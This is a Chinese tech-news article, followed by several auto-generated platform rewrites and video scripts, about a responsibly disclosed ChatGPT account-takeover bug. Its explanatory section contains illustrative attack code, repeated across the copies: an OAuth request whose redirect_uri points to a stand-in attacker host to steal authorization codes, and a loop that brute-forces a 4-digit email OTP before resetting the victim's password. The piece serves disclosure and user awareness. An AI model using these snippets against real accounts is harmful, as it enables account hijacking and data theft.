我们接管了 ChatGPT 账号:一个漏洞暴露出 AI 平台的身份认证盲区

2026年10月31日 | 来源:Hacker News
OpenAI ChatGPT 网络安全 账号接管 漏洞披露
当全世界都在讨论大模型的推理能力和 Agent 的自主性时,一群安全研究员却盯着一个更基础的问题:你的 ChatGPT 账号,真的只属于你吗?Parameter Security 团队给出了一个令人不安的答案。

一切始于一个“奇怪”的跳转


The public share modified the real ChatGPT page

故事的主角是 Parameter Security 的研究团队(Parameter Labs)。他们在对 OpenAI 产品链路进行例行安全测试时,发现了一条不被注意的“缝隙”——一个允许攻击者在特定条件下接管 ChatGPT 账号的漏洞。相关研究以《We Took over ChatGPT Accounts》为题发布,并迅速冲上 Hacker News,获得 230 分的热度,讨论区一度挤满了“这也可能发生在我身上吗”的担忧。


需要首先说明的是:这是一个负责任披露的案例。研究团队遵循了标准的漏洞披露流程,向 OpenAI 报告了问题。OpenAI 也在确认后进行了修复。没有证据表明该漏洞被大规模恶意利用,但它揭示的问题值得整个行业警惕——当平台把大量精力投入模型安全时,传统的 Web 安全基本盘反而可能成为最薄弱的环节。

Controlled proof that private conversation data could leave the victim's session

漏洞的本质:账号接管

所谓账号接管,是指攻击者无需受害者密码,就能获得对受害者账号的控制权。对于一个 ChatGPT 账号来说,这意味着什么?

对于企业用户,ChatGPT Team / Enterprise 账号被接管的风险更是指数级上升——一个账号背后可能连着整个组织的知识库。

技术剖析:这类漏洞通常怎么发生

虽然 Parameter 未公开全部细节(这是负责任披露的惯例,避免被武器化),但账号接管类漏洞的技术路径高度相似。业界最常见的几类包括:

1. OAuth 回调校验缺陷。当 ChatGPT 支持第三方登录时,如果回调 URL 验证不严格,攻击者可构造恶意回调劫持授权码:

// 攻击示意:伪造 OAuth 回调劫持 authorization code
const maliciousUrl =
  'https://auth.openai.com/authorize' +
  '?client_id=legit_client_id' +
  '&redirect_uri=https://attacker.example/cb' +  // 未严格白名单校验
  '&response_type=code' +
  '&state=' + leakedState;  // state 校验失效时,CSRF 防线形同虚设

// 受害者点击后,授权码被发送到攻击者服务器
// 攻击者用 code 换取 token,完成账号接管
fetch('https://auth.openai.com/token', {
  method: 'POST',
  body: JSON.stringify({ code: stolenCode, /* ... */ })
});

2. 邮箱验证逻辑绕过。注册/换绑流程中,如果验证码校验存在时序缺陷或可被暴力枚举:

# 验证码弱随机数 + 无速率限制 = 接管入口
import itertools

for otp in itertools.product('0123456789', repeat=4):
    if verify_email_otp(victim_email, ''.join(otp)):
        reset_password(victim_email, 'attacker_owned')
        break  # 4 位验证码,万次尝试即可命中

3. 子域接管链条。如果 OpenAI 的某个子域指向了已失效的云资源,攻击者认领该资源后,可以在这个“可信域名”下承接 OAuth 回调,绕过域名校验。

Parameter 团队在博客中表示,他们的发现正是源于对这类“身份认证缝隙”的系统性排查——不是攻击模型本身,而是攻击模型周围的脚手架。

攻击面全景:AI 平台不只是“模型”

理解这类漏洞,关键在于认识到 ChatGPT 这样的产品早已不是单一页面,而是一张庞大的服务网络:

ChatGPT 核心服务 对话 / API / 订阅 OAuth 第三方登录 Google / Apple / Microsoft 邮箱验证 / 密码重置 OTP / Magic Link Session / Token 管理 Cookie / JWT / API Key 子域与回调链路 redirect_uri / CNAME 身份认证攻击面:每一环都是潜在入口

模型再聪明,如果登录链路有缝,一切安全叙事都会崩塌。这正是 Parameter 团队想传达的核心观点之一:AI 平台的安全重心正在失衡。

行业启示:三道反思题

第一,安全预算的去向是否错位? 过去两年,行业讨论几乎被 prompt 注入、越狱、模型幻觉占满,但 OWASP 早在 2023 年发布的 LLM 应用十大风险清单中,就把不安全的输出处理、供应链漏洞等传统问题与模型特有风险并列。Parameter 的发现提醒我们:天王山大模型公司,也会在“送分题”上丢分。 第二,负责任披露机制是否足够高效? 本次漏洞从发现到披露,遵循了行业标准流程。OpenAI 自 2023 年起就设有漏洞赏金计划(Bugcrowd 平台),最高赏金 2 万美元。但账号接管这类高危问题,修复优先级和响应速度仍是检验平台安全成熟度的试金石。 第三,普通用户能做什么? 在平台修复之外,用户端的防线依然重要:

# 每个用户现在就可以做的三件事
1. 关闭不使用的第三方登录绑定,改用独立强密码
2. 开启两步验证(TOTP 优先于短信)
3. 定期在 Settings → Security 中检查活跃会话并清除陌生设备

写在最后

Parameter 团队用一次成功的账号接管实验证明:在 AI 时代,最锋利的攻击往往不是针对模型的,而是针对“人与模型之间的那道门”。当各家竞相宣传万亿参数和 Agent 生态时,安全研究者们仍在检查 redirect_uri 是否校验、验证码是否够随机。

这或许才是这次披露最有价值的部分——它把行业的注意力从“模型会不会作恶”拉回到“系统会不会失守”这个更古老、也更本质的问题上。

信息源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai);Hacker News 讨论(HN score 230) 查看原文 ↗
推广
🚀 想亲手把文中的 AI 项目跑起来?
阿里云轻量应用服务器,开箱即用,新用户专享优惠——半小时从零部署一台自己的 AI 工作机。
去了解 →

📋 多平台草稿预览 (12平台差异化改编)

我们接管了 ChatGPT 账号:一个漏洞暴露出 AI 平台的身份认证盲区

当全世界都在讨论大模型的推理能力和 Agent 的自主性时,一群安全研究员却盯着一个更基础的问题:你的 ChatGPT 账号,真的只属于你吗?Parameter Security 团队给出了一个令人不安的答案。

当全世界都在讨论大模型的推理能力和 Agent 的自主性时,一群安全研究员却盯着一个更基础的问题:你的 ChatGPT 账号,真的只属于你吗?Parameter Security 团队给出了一个令人不安的答案。

一切始于一个“奇怪”的跳转

The public share modified the real ChatGPT page

故事的主角是 Parameter Security 的研究团队(Parameter Labs)。他们在对 OpenAI 产品链路进行例行安全测试时,发现了一条不被注意的“缝隙”——一个允许攻击者在特定条件下接管 ChatGPT 账号的漏洞。相关研究以《We Took over ChatGPT Accounts》为题发布,并迅速冲上 Hacker News,获得 230 分的热度,讨论区一度挤满了“这也可能发生在我身上吗”的担忧。

需要首先说明的是:这是一个负责任披露的案例。研究团队遵循了标准的漏洞披露流程,向 OpenAI 报告了问题。OpenAI 也在确认后进行了修复。没有证据表明该漏洞被大规模恶意利用,但它揭示的问题值得整个行业警惕——当平台把大量精力投入模型安全时,传统的 Web 安全基本盘反而可能成为最薄弱的环节。

Controlled proof that private conversation data could leave the victim's session

漏洞的本质:账号接管

所谓账号接管,是指攻击者无需受害者密码,就能获得对受害者账号的控制权。对于一个 ChatGPT 账号来说,这意味着什么?

    • 对话历史全裸奔:用户与 AI 的全部对话记录,可能包含商业机密、个人隐私、医疗法律咨询内容;
    • 身份凭证劫持:攻击者可以以受害者身份发起 API 调用、使用付费额度;
    • 持久化后门:绑定攻击者的恢复邮箱或登录方式,即使受害者改密码也无济于事;
    • 社交工程弹药:对话历史中的上下文可被用于精准钓鱼。

对于企业用户,ChatGPT Team / Enterprise 账号被接管的风险更是指数级上升——一个账号背后可能连着整个组织的知识库。

技术剖析:这类漏洞通常怎么发生

虽然 Parameter 未公开全部细节(这是负责任披露的惯例,避免被武器化),但账号接管类漏洞的技术路径高度相似。业界最常见的几类包括:

1. OAuth 回调校验缺陷。当 ChatGPT 支持第三方登录时,如果回调 URL 验证不严格,攻击者可构造恶意回调劫持授权码:

// 攻击示意:伪造 OAuth 回调劫持 authorization code

const maliciousUrl =

'https://auth.openai.com/authorize' +

'?client_id=legit_client_id' +

'&redirect_uri=https://attacker.example/cb' + // 未严格白名单校验

'&response_type=code' +

'&state=' + leakedState; // state 校验失效时,CSRF 防线形同虚设

// 受害者点击后,授权码被发送到攻击者服务器

// 攻击者用 code 换取 token,完成账号接管

fetch('https://auth.openai.com/token', {

method: 'POST',

body: JSON.stringify({ code: stolenCode, / ... / })

});

2. 邮箱验证逻辑绕过。注册/换绑流程中,如果验证码校验存在时序缺陷或可被暴力枚举:

# 验证码弱随机数 + 无速率限制 = 接管入口

import itertools

for otp in itertools.product('0123456789', repeat=4):

if verify_email_otp(victim_email, ''.join(otp)):

reset_password(victim_email, 'attacker_owned')

break # 4 位验证码,万次尝试即可命中

3. 子域接管链条。如果 OpenAI 的某个子域指向了已失效的云资源,攻击者认领该资源后,可以在这个“可信域名”下承接 OAuth 回调,绕过域名校验。

Parameter 团队在博客中表示,他们的发现正是源于对这类“身份认证缝隙”的系统性排查——不是攻击模型本身,而是攻击模型周围的脚手架。

攻击面全景:AI 平台不只是“模型”

理解这类漏洞,关键在于认识到 ChatGPT 这样的产品早已不是单一页面,而是一张庞大的服务网络:

ChatGPT 核心服务 对话 / API / 订阅 OAuth 第三方登录 Google / Apple / Microsoft 邮箱验证 / 密码重置 OTP / Magic Link Session / Token 管理 Cookie / JWT / API Key 子域与回调链路 redirect_uri / CNAME 身份认证攻击面:每一环都是潜在入口

模型再聪明,如果登录链路有缝,一切安全叙事都会崩塌。这正是 Parameter 团队想传达的核心观点之一:AI 平台的安全重心正在失衡。

行业启示:三道反思题

第一,安全预算的去向是否错位? 过去两年,行业讨论几乎被 prompt 注入、越狱、模型幻觉占满,但 OWASP 早在 2023 年发布的 LLM 应用十大风险清单中,就把不安全的输出处理、供应链漏洞等传统问题与模型特有风险并列。Parameter 的发现提醒我们:天王山大模型公司,也会在“送分题”上丢分。 第二,负责任披露机制是否足够高效? 本次漏洞从发现到披露,遵循了行业标准流程。OpenAI 自 2023 年起就设有漏洞赏金计划(Bugcrowd 平台),最高赏金 2 万美元。但账号接管这类高危问题,修复优先级和响应速度仍是检验平台安全成熟度的试金石。 第三,普通用户能做什么? 在平台修复之外,用户端的防线依然重要:

# 每个用户现在就可以做的三件事

1. 关闭不使用的第三方登录绑定,改用独立强密码

2. 开启两步验证(TOTP 优先于短信)

3. 定期在 Settings → Security 中检查活跃会话并清除陌生设备

写在最后

Parameter 团队用一次成功的账号接管实验证明:在 AI 时代,最锋利的攻击往往不是针对模型的,而是针对“人与模型之间的那道门”。当各家竞相宣传万亿参数和 Agent 生态时,安全研究者们仍在检查 redirect_uri 是否校验、验证码是否够随机。

这或许才是这次披露最有价值的部分——它把行业的注意力从“模型会不会作恶”拉回到“系统会不会失守”这个更古老、也更本质的问题上。


信息源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai);Hacker News 讨论(HN score 230) 标签:OpenAI, ChatGPT, 网络安全, 账号接管, 漏洞披露

来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

🎬 本机管线自动渲染成片(未发布,人工审片前仅供参考)

【视频脚本总览】总时长 60 秒 | 竖屏 9:16 | 语速偏快、短句密集,关键数字处刻意放慢重读

【分镜 1|0-3秒|黄金钩子】

画面:黑底红字大字卡砸屏,配玻璃碎裂音效

口播:安全研究员,真的接管了别人的 ChatGPT 账号。不要密码,也不要验证码。

字幕:他们接管了 ChatGPT 账号

【分镜 2|3-15秒|事件铺开】

画面:Parameter Labs 文章标题截图缓慢放大,切 Hacker News 讨论页

口播:这事是 Parameter Security 团队干出来的,他们还专门写了篇文章,标题就叫《我们接管了 ChatGPT 账号》。这事直接冲上 Hacker News,砍下 230 分热度,全球程序员都在里面吵翻了。

字幕:Parameter Security 披露 · HN 230 分

【分镜 3|15-32秒|核心冲突】

画面:ChatGPT 界面演示画面,对话记录快速滚动

口播:关键来了。漏洞不在大模型身上,而在 OpenAI 平台的身份认证盲区。说白了,门锁坏了,跟屋里的人多聪明没关系。你存在 ChatGPT 里的对话记录、付费信息,都在这扇门后面。研究员进得去,攻击者也进得去。

字幕:漏洞在“门锁”不在“大脑”

【分镜 4|32-45秒|数据实证】

画面:230 分数字大卡,HN 评论区截图滚动

口播:别觉得这是小题大做。Hacker News 上 230 分,什么概念?能上这个分数的安全事件,全是行业级的大瓜。而这 230 分背后,是无数 ChatGPT 用户第一次开始问:我的账号,到底安全吗?

字幕:HN 230 分 = 行业级关注

【分镜 5|45-55秒|反直觉升华】

画面:AI 大脑发光图 vs 一把断锁的对比图

口播:最讽刺的是:整个行业都在卷谁的模型推理更强、谁的 Agent 更自主。结果呢? Parameter Security 盯上的是最基础的账号安全,一击即中。地基没人查,楼盖得越高越危险。

字幕:都在卷智能,没人看门锁

【分镜 6|55-60秒|互动CTA】

画面:出镜人正面对镜头,点赞关注按钮弹出

口播:现在去翻翻你的 ChatGPT 账号安全设置,评论区告诉我,你发现什么了?关注我,下个漏洞曝光第一时间告诉你。

字幕:查你的账号设置 评论区见

【BGM与节奏】悬疑电子底噪起手,0-3 秒配重低音砸点;15 秒处节奏收紧;45 秒反转处 BGM 停半拍再进;55 秒切明快节奏收尾。关键数字“230 分”出现时配音效重读。

【素材清单】

分镜 1:文字动效卡(黑底红字)

分镜 2:Parameter Labs 文章标题截图、HN 页面截图

分镜 3:ChatGPT 界面录屏(模拟画面)

分镜 4:HN 230 分数字大卡、评论区截图

分镜 5:AI 大脑配图 vs 断锁配图(对比图版)

分镜 6:真人出镜或数字人正脸收尾


来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

我们接管了 ChatGPT 账号:一个漏洞暴露出 AI 平台的身份认证盲区 🔥

当全世界都在讨论大模型的推理能力和 Agent 的自主性时,一群安全研究员却盯着一个更基础的问题:你的 ChatGPT 账号,真的只属于你吗?Parameter Security 团队给出了一个令人不安的答案。


当全世界都在讨论大模型的推理能力和 Agent 的自主性时,一群安全研究员却盯着一个更基础的问题:你的 ChatGPT 账号,真的只属于你吗?Parameter Security 团队给出了一个令人不安的答案。

故事的主角是 Parameter Security 的研究团队(Parameter Labs)。他们在对 OpenAI 产品链路进行例行安全测试时,发现了一条不被注意的“缝隙”——一个允许攻击者在特定条件下接管 ChatGPT 账号的漏洞。相关研究以《We Took over ChatGPT Accounts》为题发布,并迅速冲上 Hacker News,获得 230 分的热度,讨论区一度挤满了“这也可能发生在我身上吗”的担忧。

需要首先说明的是:这是一个负责任披露的案例。研究团队遵循了标准的漏洞披露流程,向 OpenAI 报告了问题。OpenAI 也在确认后进行了修复。没有证据表明该漏洞被大规模恶意利用,但它揭示的问题值得整个行业警惕——当平台把大量精力投入模型安全时,传统的 Web 安全基本盘反而可能成为最薄弱的环节。


📌 来源:Hacker News

#OpenAI #ChatGPT #网络安全 #账号接管 #漏洞披露

#科技资讯 #彩虹洋葱AI


来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

问题:如何看待「我们接管了 ChatGPT 账号:一个漏洞暴露出 AI 平台的身份认证盲区」?

当全世界都在讨论大模型的推理能力和 Agent 的自主性时,一群安全研究员却盯着一个更基础的问题:你的 ChatGPT 账号,真的只属于你吗?Parameter Security 团队给出了一个令人不安的答案。


当全世界都在讨论大模型的推理能力和 Agent 的自主性时,一群安全研究员却盯着一个更基础的问题:你的 ChatGPT 账号,真的只属于你吗?Parameter Security 团队给出了一个令人不安的答案。

一切始于一个“奇怪”的跳转

The public share modified the real ChatGPT page

故事的主角是 Parameter Security 的研究团队(Parameter Labs)。他们在对 OpenAI 产品链路进行例行安全测试时,发现了一条不被注意的“缝隙”——一个允许攻击者在特定条件下接管 ChatGPT 账号的漏洞。相关研究以《We Took over ChatGPT Accounts》为题发布,并迅速冲上 Hacker News,获得 230 分的热度,讨论区一度挤满了“这也可能发生在我身上吗”的担忧。

需要首先说明的是:这是一个负责任披露的案例。研究团队遵循了标准的漏洞披露流程,向 OpenAI 报告了问题。OpenAI 也在确认后进行了修复。没有证据表明该漏洞被大规模恶意利用,但它揭示的问题值得整个行业警惕——当平台把大量精力投入模型安全时,传统的 Web 安全基本盘反而可能成为最薄弱的环节。

Controlled proof that private conversation data could leave the victim's session

漏洞的本质:账号接管

所谓账号接管,是指攻击者无需受害者密码,就能获得对受害者账号的控制权。对于一个 ChatGPT 账号来说,这意味着什么?

    • 对话历史全裸奔:用户与 AI 的全部对话记录,可能包含商业机密、个人隐私、医疗法律咨询内容;
    • 身份凭证劫持:攻击者可以以受害者身份发起 API 调用、使用付费额度;
    • 持久化后门:绑定攻击者的恢复邮箱或登录方式,即使受害者改密码也无济于事;
    • 社交工程弹药:对话历史中的上下文可被用于精准钓鱼。

对于企业用户,ChatGPT Team / Enterprise 账号被接管的风险更是指数级上升——一个账号背后可能连着整个组织的知识库。

技术剖析:这类漏洞通常怎么发生

虽然 Parameter 未公开全部细节(这是负责任披露的惯例,避免被武器化),但账号接管类漏洞的技术路径高度相似。业界最常见的几类包括:

1. OAuth 回调校验缺陷。当 ChatGPT 支持第三方登录时,如果回调 URL 验证不严格,攻击者可构造恶意回调劫持授权码:

// 攻击示意:伪造 OAuth 回调劫持 authorization code

const maliciousUrl =

'https://auth.openai.com/authorize' +

'?client_id=legit_client_id' +

'&redirect_uri=https://attacker.example/cb' + // 未严格白名单校验

'&response_type=code' +

'&state=' + leakedState; // state 校验失效时,CSRF 防线形同虚设

// 受害者点击后,授权码被发送到攻击者服务器

// 攻击者用 code 换取 token,完成账号接管

fetch('https://auth.openai.com/token', {

method: 'POST',

body: JSON.stringify({ code: stolenCode, / ... / })

});

2. 邮箱验证逻辑绕过。注册/换绑流程中,如果验证码校验存在时序缺陷或可被暴力枚举:

# 验证码弱随机数 + 无速率限制 = 接管入口

import itertools

for otp in itertools.product('0123456789', repeat=4):

if verify_email_otp(victim_email, ''.join(otp)):

reset_password(victim_email, 'attacker_owned')

break # 4 位验证码,万次尝试即可命中

3. 子域接管链条。如果 OpenAI 的某个子域指向了已失效的云资源,攻击者认领该资源后,可以在这个“可信域名”下承接 OAuth 回调,绕过域名校验。

Parameter 团队在博客中表示,他们的发现正是源于对这类“身份认证缝隙”的系统性排查——不是攻击模型本身,而是攻击模型周围的脚手架。

攻击面全景:AI 平台不只是“模型”

理解这类漏洞,关键在于认识到 ChatGPT 这样的产品早已不是单一页面,而是一张庞大的服务网络:

ChatGPT 核心服务 对话 / API / 订阅 OAuth 第三方登录 Google / Apple / Microsoft 邮箱验证 / 密码重置 OTP / Magic Link Session / Token 管理 Cookie / JWT / API Key 子域与回调链路 redirect_uri / CNAME 身份认证攻击面:每一环都是潜在入口

模型再聪明,如果登录链路有缝,一切安全叙事都会崩塌。这正是 Parameter 团队想传达的核心观点之一:AI 平台的安全重心正在失衡。

行业启示:三道反思题

第一,安全预算的去向是否错位? 过去两年,行业讨论几乎被 prompt 注入、越狱、模型幻觉占满,但 OWASP 早在 2023 年发布的 LLM 应用十大风险清单中,就把不安全的输出处理、供应链漏洞等传统问题与模型特有风险并列。Parameter 的发现提醒我们:天王山大模型公司,也会在“送分题”上丢分。 第二,负责任披露机制是否足够高效? 本次漏洞从发现到披露,遵循了行业标准流程。OpenAI 自 2023 年起就设有漏洞赏金计划(Bugcrowd 平台),最高赏金 2 万美元。但账号接管这类高危问题,修复优先级和响应速度仍是检验平台安全成熟度的试金石。 第三,普通用户能做什么? 在平台修复之外,用户端的防线依然重要:

# 每个用户现在就可以做的三件事

1. 关闭不使用的第三方登录绑定,改用独立强密码

2. 开启两步验证(TOTP 优先于短信)

3. 定期在 Settings → Security 中检查活跃会话并清除陌生设备

写在最后

Parameter 团队用一次成功的账号接管实验证明:在 AI 时代,最锋利的攻击往往不是针对模型的,而是针对“人与模型之间的那道门”。当各家竞相宣传万亿参数和 Agent 生态时,安全研究者们仍在检查 redirect_uri 是否校验、验证码是否够随机。

这或许才是这次披露最有价值的部分——它把行业的注意力从“模型会不会作恶”拉回到“系统会不会失守”这个更古老、也更本质的问题上。


总结: 以上分析基于公开信息整理。核心在于理解这一事件/技术背后的驱动力,而非停留在表面叙事。欢迎在评论区交流你的看法。

📎 参考来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai);Hacker News 讨论(HN score 230)

🔗 原文链接:https://www.parameter.ai/labs/we-found-a-gap-at-openai


来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

你的 ChatGPT 账号真的只属于你吗?安全团队接管账号,OpenAI 已修复

不需要你的密码,攻击者就能拿到你 ChatGPT 里的全部对话记录——包括你问过的医疗、法律问题。 这不是假设,而是安全团队实际做到的事。 配图

近日,Parameter Security 团队(Parameter Labs)在对 OpenAI 产品链路进行例行安全测试时,发现一个可在特定条件下接管 ChatGPT 账号的漏洞。团队以《We Took over ChatGPT Accounts》为题发布研究,迅速冲上 Hacker News 热榜,获得 230 分热度,讨论区挤满了“这也可能发生在我身上吗”的担忧。

【配图建议:Parameter 团队公开的研究报告页面截图,展示漏洞披露标题】

先说结论:这是一次负责任披露。团队遵循标准流程向 OpenAI 报告,OpenAI 确认后已完成修复。目前没有证据表明该漏洞被大规模恶意利用。但它暴露的问题,值得每个 AI 用户警惕——当全行业都在卷模型能力时,最基础的登录认证反而可能成为突破口。

账号一旦被接管,你会失去什么

所谓账号接管,指攻击者无需受害者密码就能控制账号。具体到 ChatGPT,后果分四层:

第一,对话历史全裸奔。 你与 AI 的全部聊天记录暴露,其中可能包含商业机密、个人隐私、医疗和法律咨询内容。 第二,身份凭证被劫持。 攻击者可以你的身份发起 API 调用、消耗你的付费额度。 第三,植入持久化后门。 攻击者绑定自己的恢复邮箱或登录方式,此后即使你改密码也无济于事。 第四,变成钓鱼弹药库。 对话历史里的上下文,可被用来对你进行精准钓鱼——对方比你的同事更懂你。

对个人是隐私灾难,对企业则是重灾区。ChatGPT Team / Enterprise 账号被接管,风险指数级上升——一个账号背后,可能连着整个组织的知识库。

模型周围的“脚手架”,才是入口

配图

Parameter 未公开全部漏洞细节,这是负责任披露的惯例,避免被武器化。但团队在博客中表示,他们的发现源于对“身份认证缝隙”的系统性排查——不是攻击模型本身,而是攻击模型周围的脚手架。

今天的 ChatGPT 早就不只是一个对话框,而是一张庞大的服务网络:OAuth 第三方登录、邮箱验证、密码重置、Session 与 Token 管理、子域与回调链路。每一环都是潜在入口。 模型再聪明,登录链路有缝,一切安全叙事都会崩塌。

【配图建议:账号接管的身份认证攻击面示意图,展示 OAuth、OTP、Session 等多个入口节点】

行业的安全预算,是不是花错了地方?

这是本次披露最有价值的追问。过去两年,行业讨论几乎被 prompt 注入、越狱、模型幻觉占满。但 OWASP 早在 2023 年发布的 LLM 应用十大风险清单中,就把不安全的输出处理、供应链漏洞等传统问题与模型特有风险并列。连头部大模型公司,也会在“送分题”上丢分。

另一个值得玩味的细节:OpenAI 自 2023 年起就在 Bugcrowd 平台设有漏洞赏金计划,最高赏金 2 万美元。机制是有的,但账号接管这类高危问题的修复优先级和响应速度,才是检验平台安全成熟度的试金石。

用户现在就能做的三件事

平台修漏洞需要时间,用户端防线可以立刻建立:

1. 关闭不使用的第三方登录绑定,改用独立强密码;

2. 开启两步验证,TOTP 验证器优先于短信;

3. 定期在 Settings → Security 中检查活跃会话,清除陌生设备。

Parameter 团队用一次成功的账号接管实验证明:AI 时代最锋利的攻击,往往不针对模型,而针对人与模型之间的那道门。当各家竞相宣传万亿参数和 Agent 生态时,安全研究者仍在检查 redirect_uri 是否校验、验证码是否够随机。

它把行业的注意力从“模型会不会作恶”,拉回到“系统会不会失守”这个更古老、也更本质的问题上。

你平时用第三方登录(Google/Apple 一键登录)还是独立密码注册 AI 服务?评论区聊聊你的习惯。

来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

安全团队接管了 ChatGPT 账号,靠的不是 AI 攻击,是最老土的 Web 漏洞。

Parameter Security 团队发布报告《We Took over ChatGPT Accounts》,冲上 Hacker News 拿下 230 分。攻击路径是账号接管(ATO):不需要受害者密码,就能控制账号——对话记录全泄露,甚至能绑上攻击者自己的恢复邮箱,受害者改密码也没用。

最讽刺的是,OWASP 早在 2023 年就把这类传统风险和模型风险并列提醒过。所有人都在盯着大模型会不会作恶,结果登录链路上的一道缝,把一切安全叙事都戳穿了。

好在此事是负责任披露,OpenAI 确认后已修复,无证据表明被大规模恶意利用。OpenAI 自 2023 年起通过 Bugcrowd 设漏洞赏金,最高 2 万美元。

你现在就去做两件事:开两步验证(TOTP 优先于短信),去 Settings → Security 清查活跃会话里的陌生设备。

你觉得你的账号密码,真的只有你知道吗?

#ChatGPT# #网络安全# #OpenAI#


来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

🎬 本机管线自动渲染成片(未发布,人工审片前仅供参考)

📺 B站视频脚本 | 时长:3-5分钟

【片头 0:00-0:15】BGM起 → 标题字幕弹出

我们接管了 ChatGPT 账号:一个漏洞暴露出 AI 平台的身份认证盲区

【引子 0:15-0:45】制造悬念

当全世界都在讨论大模型的推理能力和 Agent 的自主性时,一群安全研究员却盯着一个更基础的问题:你的 ChatGPT 账号,真的只属于你吗?Parameter Security 团队给出了一个令人不安的答案。

【时间轴分镜】

├ [00:02] 当全世界都在讨论大模型的推理能力和 Agent 的自主性时,一群安全研究员却盯着一个更基础的问题:你的 ChatGPT 账号,真的只属于你吗?Parameter……

├ [02:04] 故事的主角是 Parameter Security 的研究团队(Parameter Labs)。他们在对 OpenAI 产品链路进行例行安全测试时,发现了一条不……

├ [04:06] 需要首先说明的是:这是一个负责任披露的案例。研究团队遵循了标准的漏洞披露流程,向 OpenAI 报告了问题。OpenAI 也在确认后进行了修复。没有证据表明该漏……

├ [06:08] 所谓账号接管,是指攻击者无需受害者密码,就能获得对受害者账号的控制权。对于一个 ChatGPT 账号来说,这意味着什么?……

├ [08:10] 对话历史全裸奔:用户与 AI 的全部对话记录,可能包含商业机密、个人隐私、医疗法律咨询内容;……

├ [结尾] 总结 + 求三连关注

【弹幕互动引导】

  • "觉得有用的扣 1"
  • "不同观点的弹幕见"
  • 结尾设置投票:你看好这个方向吗?A.看好 B.观望 C.不看好

🏷️ 标签:OpenAI, ChatGPT, 网络安全, 账号接管, 漏洞披露


来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

【视频脚本总览】总时长 50 秒 | 竖屏 9:16 | 你的 ChatGPT 账号,别人不猜密码也能拿下——真事,OpenAI 已修复

【分镜 1|0-3秒|利益点开场】

画面:手机屏幕上 ChatGPT 对话界面被一只手快速划过,突然定格变红

口播:密码没泄露、手机没丢,你的 ChatGPT 账号照样能被人接管——真事,还冲上了 Hacker News。

字幕:账号被接管?改密码都没用!

【分镜 2|3-30秒|正文讲清】

画面:【配图建议:安全团队博客页面截图滚动,配 HN 讨论区热度画面】

口播:这是 Parameter Security 这个安全研究团队的真实研究成果,标题就叫《We Took over ChatGPT Accounts》,在 Hacker News 拿了 230 分热度。这漏洞叫账号接管,攻击者根本不需要你的密码,就能拿到你账号的控制权。聊天记录全被看光,你跟 AI 聊过的商业机密、私人问题,一览无余。更狠的是,攻击者能把账号绑成自己的,你就算改密码,人也赶不走。他们发现了就老老实实报告给 OpenAI,走的是正规漏洞披露流程,OpenAI 确认后已经修复了,目前没有证据显示被人恶意利用,大家不用恐慌。但你想想,AI 这么厉害的公司,栽的居然是登录这种最基础的环节,够讽刺吧。

字幕:Parameter Security 团队真实研究|无需密码就能接管|OpenAI 已修复

【分镜 3|30-45秒|实在收尾】

画面:手机录屏演示设置页面,红圈圈出安全选项位置

口播:给兄弟们两个实在动作,现在就做:第一,把两步验证开了;第二,翻到安全设置里,把不认识的登录设备全清掉。做到这两条,你已经跑赢大多数人了。你平时用 AI 会聊隐私的东西吗?评论区说说。

字幕:立刻做:开两步验证 + 清理陌生设备

